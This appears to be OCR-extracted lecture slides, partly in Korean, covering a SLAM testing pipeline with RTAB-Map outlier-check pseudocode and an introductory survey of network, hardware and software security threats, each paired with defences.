
SLAM Sensor Requirements

ROS 녹화 데이터를 활용한 SLAM 테스트 파이프라인




ROS 녹화 데이터를 활용한 SLAM 테스트 파이프라인






SLAM Trajectory Comparison

SLAM 테스트 시나리오 적용



Long path in Simulation (Gazebo)

Node-Topic Execution Graph




Sensor Data

Recorded Simulation Data (rosbag)


- LIO-SAM
- FAST-LIO2
- RTAB-map
- SLAM_toolbox

RTAB-Map 이상치 검증 누락 사례



Long path in Simulation
(Gazebo)

Node-Topic
Execution Graph



Sensor Data


LIO-SAM

FAST-LIO2

RTAB-map

SLAM_toolbox

Recorded Simulation Data
(rosbag)



SLAM Trajectory Comparison

RTAB-Map 이상치 검증 누락 사례

Baseline RTAB-Map Pose Publishing

1: 센서·오도메트리 입력 수신 후 process(...) 실행
2: process(...) 성공:
3: M ← map⇒odom 보정 획득, curr ← M ∘ odom 계산
4: cov_out ← (추정 공분산 존재) ? 해당 값 : 큰 기본값
5: publish(curr, cov_out)
(이전 값과의 Δ/임계/의심 신호 검사 하지 않음)
6: 다음 프레임 대기

RTAB-Map 위치 보정 이상치 검증 및 반영 지연

Baseline RTAB-Map Pose Publishing

1: 센서·오도메트리 입력 수신 후 process(...) 실행
2: process(...) 성공:
3: M ← map⇒odom 보정 획득, curr ← M ∘ odom 계산
4: cov_out ← (추정 공분산 존재) ? 해당 값 : 큰 기본값
5: publish(curr, cov_out)
(이전 값과의 Δ/임계/의심 신호 검사 하지 않음)
6: 다음 프레임 대기

RTAB-Map Publishing with Hold-and-Confirm

1: 센서·오도메트리 입력 수신 후 process(...) 실행
2: process(...) 성공:
3: M ← map⇒odom 보정 획득, curr ← M ∘ odom 계산
4: cov_out ← (추정 공분산 존재) ? 해당 값 : 큰 기본값
5: Δ ← distance_angle(curr, last_good)
6: suspicious ← recent_time_jump ∨ cov_spike(stats) ∨ poor_match(stats)
7: if (Δ.trans > τ_trans ∨ Δ.yaw > τ_yaw) ∧ suspicious then
8: pending ← curr; confirm ← confirm + 1
9: publish(last_good, cov_out)
10: if confirm ≥ N then last_good ← pending; confirm ← 0 end if
11: else
12: last_good ← curr; confirm ← 0; publish(curr, cov_out)
13: 다음 프레임 대기

소프트웨어
취약점 분석

자율 주행
취약점 분석

인터넷에 접근
가능한 기기를 통한
선박 해킹


AI 보안

로봇 보안

소프트웨어 보안
심화

Computer Security

- The protection of computing systems and of the data that they store or access
  - Software security
  - Hardware security
  - Network security



Network Security


- Problem: system administrators and users' limited knowledge
  - Do not use efficient encryption schemes
  - Do not apply recommended patches on time
  - Forget to apply security filters or policies
- Prevent and monitor attacks on computer networks and network-accessible resources

Threats in Networking

- Confidentiality
  - Packet sniffing
- Integrity
  - Session hijacking
- Availability
  - Denial of service attacks


https://www.cs.purdue.edu/homes/ninghui/courses/426_Fall10/handouts/426_Fall10_lect33.pdf

Packet Sniffing




Possible solution: Encryption (IPSEC, TLS)

Session Hijacking



Possible solution: Firewall
(attack can be blocked if attacker is outside the firewall)

Denial of service attacks



Possible solution: detect attack and drop malicious traffic

Latest Research for Network Security

- Protect 5G Network
- Protect Bluetooth
- Protect WiFi
- …

Hardware Security


- Protects the machine and peripheral hardware
  - Hardware design
  - Access control
  - Secure multi-party computation
  - Secure key storage
  - ...

Threats in Hardware

- Compromising of hardware or extracting secret assets stored in hardware
  - Side-channel attack
  - PCB tampering
  - Cold Boot RAM attack
  - ...

Side-channel Attack


- Takes advantage of patterns in the information exhaust that computers constantly give off
  - Different amounts of power
  - Individuals sounds of keys




Possible solution: reduce the amount of information leaked

Printed Circuit Board (PCB) Tampering

- Adding/replacing a component through soldering, snooping, or bypassing a connection





Possible solution: tamper detection using monitoring tool

Cold Boot RAM Attack

Possible solution: full memory encryption

Latest Research for Hardware Security

- Finding hardware vulnerabilities
  - e.g., Meltdown and Spectre attacks
- Design secure hardware
  - e.g., Intel SGX
- Implement new features for security
  - e.g., Intel Control flow Enforcement Technology (CET)

Software Security

- Protects software against malicious attacks or other risks
  - Code review using tools to find vulnerabilities
  - Penetration testing
  - Secure coding
  - Secure language
  - ...


C/C++ (Unsafe languages) are Everywhere

❖ Modern computer systems are mainly **implemented in C/C++**

Operating system/ applications

AI

IoT




C/C++ Type and Memory Safety Violation Issues

❖ C/C++ trade type and memory safety for performance


Type safety violation

❖ Data is used with its incorrect type




Memory safety violation

❖ Out of bound (deleted) memory is accessed



Vulnerabilities on the Rise



* CVE: Common Vulnerabilities and Exposures
* Data source: https://lp.skyboxsecurity.com/rs/440-MPQ-510/images/2020_VT_Trends-Report-reduced.pdf

